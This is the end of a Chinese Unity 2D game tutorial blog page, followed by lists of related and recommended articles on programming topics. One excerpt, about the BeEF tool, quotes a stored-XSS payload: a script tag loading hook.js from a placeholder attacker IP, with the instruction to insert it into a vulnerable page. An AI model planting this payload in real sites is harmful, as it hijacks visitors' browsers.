
完成了这些内容,我们的人物就能够跑动并具有动画效果了。下一节将会介绍人物的跳跃和地面检测。如果觉得这篇文章对你有帮助,请点赞关注吧!
Unity引擎入门——制作第一个2D游戏(2)角色移动与动画的更多相关文章
- Unity引擎入门——制作第一个2D游戏(1)
Unity作为当今最流行的游戏引擎之一,受到各大厂商的喜爱. 像是炉石传说,以及最近的逃离塔克夫,都是由unity引擎开发制作. 作为初学者的我们,虽然无法直接做出完成度那么高的作品,但每一个伟大的目 ...
- 【使用Unity开发Windows Phone上的2D游戏】(2)初识工具
下载工具 我们需要下载两个工具:Unity 和 2D Toolkit Unity 在我写这篇文章的时候,最新的Unity版本是4.2.1, 下载地址 Unity公司的开发效率实在是很高,我一个多月前开 ...
- 【使用Unity开发Windows Phone上的2D游戏】(1)千里之行始于足下
写在前面的 其实这个名字起得不太欠当,Unity本身是很强大的工具,可以部署到很多个平台,而不仅仅是可以开发Windows Phone上的游戏. 只不过本人是Windows Phone 应用开发出身, ...
- Unity 2D游戏开发高速入门第1章创建一个简单的2D游戏
Unity 2D游戏开发高速入门第1章创建一个简单的2D游戏 即使是如今,非常多初学游戏开发的同学.在谈到Unity的时候.依旧会觉得Unity仅仅能用于制作3D游戏的. 实际上.Unity在2013 ...
- 【2D游戏引擎】WIP反思
WIP(Working In Progress)是我初学游戏引擎开发时候开发的一个2D游戏引擎,当时计划为它实现类似Unity一样的编辑器,具有和Unity相似的工作流,但是由于水平不够,走了很多弯路 ...
- 2d游戏和 3d游戏的区别
2D游戏和3D游戏的主要区别 一.总结 一句话总结:2D中的单位就是贴图,3D中的单位还有高 1. 3D 和 2D 游戏的区别主要体现在呈现画面和文件体积上: 2. 借助 3D 引擎可以提升 2D 游 ...
- Unity3D系列教程--使用免费工具在Unity3D中开发2D游戏 第一节
声明: 本博客文章翻译类别的均为个人翻译,版权全部.出处: http://blog.csdn.net/ml3947,个人博客:http://www.wjfxgame.com. 译者说明:这是一个系 ...
- Unity Shader入门精要学习笔记 - 第14章非真实感渲染
转载自 冯乐乐的 <Unity Shader 入门精要> 尽管游戏渲染一般都是以照相写实主义作为主要目标,但也有许多游戏使用了非真实感渲染(NPR)的方法来渲染游戏画面.非真实感渲染的一个 ...
- Pygame制作微信打飞机游戏PC版
使用Pygame制作微信打飞机游戏PC版 转至:http://www.cnblogs.com/dukeleo/p/3339780.html 前一阵子看了一篇文章:青少年如何使用Python开始游戏 ...
随机推荐
- RedisTemplate:我不背锅,是你用错了
今天分享一个RedisTemplate的问题,感兴趣的可以继续看下去了,不感兴趣的继续撩妹去吧! 如下图:一位朋友给了我一个报错的图片,为啥为啥取不到值? 我也有点懵,第一反应就是RedisTempl ...
- oracle单机数据库搭建巨详细文档
规划 环境:redhat6.9 安装包:p13390677_112040_Linux-x86-64_1of7.zip p13390677_112040_Linux-x86-64_2of7.zip 数据 ...
- Django中update和save()同时作用
数据更新操作,对单条记录,可以使用save或者是update两种方式. save() 默认保存后会看到sql语句中更新了所有字段,而save的值是之前获取时候的字段值,是缓存下来的,并不一定最新,可能 ...
- QT使用信号量QSemaphore处理大量数据
实现如下:
- react build本地相对目录 "homepage": ".", package.json
react build相对目录 "homepage": ".", package.json
- .Net Core 实现图片验证码
记录自己的学习,参考了网上各位大佬的技术,往往在登录的时候需要使用到验证码来进行简单的一个校验,这边使用在.net core上进行生成图片二维码 思路很简单=> 生成一个随机数->保存到服 ...
- 1. chromedriver的下载和配置
使用selenium时,需要用到不同浏览器的driver. 我常用chromedriver,所以先记录chromedriver的使用和配置.其他浏览器的driver配置大同小异. 一. 确定浏览器的版 ...
- Beef xss神器
KALI中启动BEEFXSS PAYLOAD为 <script src=”http://攻击机IP:3000/hook.js”></script> 将攻击代码插入到存储型XSS ...
- DRF之APIView源码简析
一. 安装djangorestframework 安装的方式有以下三种,注意,模块就叫djangorestframework. 方式一:pip3 install djangorestframework ...
- c语言课程设计--图书/音乐管理系统
这个代码因为配置信息的原因不能直接整个拿去用(o゜▽゜)o☆ 这个代码因为配置信息的原因不能直接整个拿去用(o゜▽゜)o☆ 这个代码因为配置信息的原因不能直接整个拿去用(o゜▽゜)o☆ 只能提供一个思 ...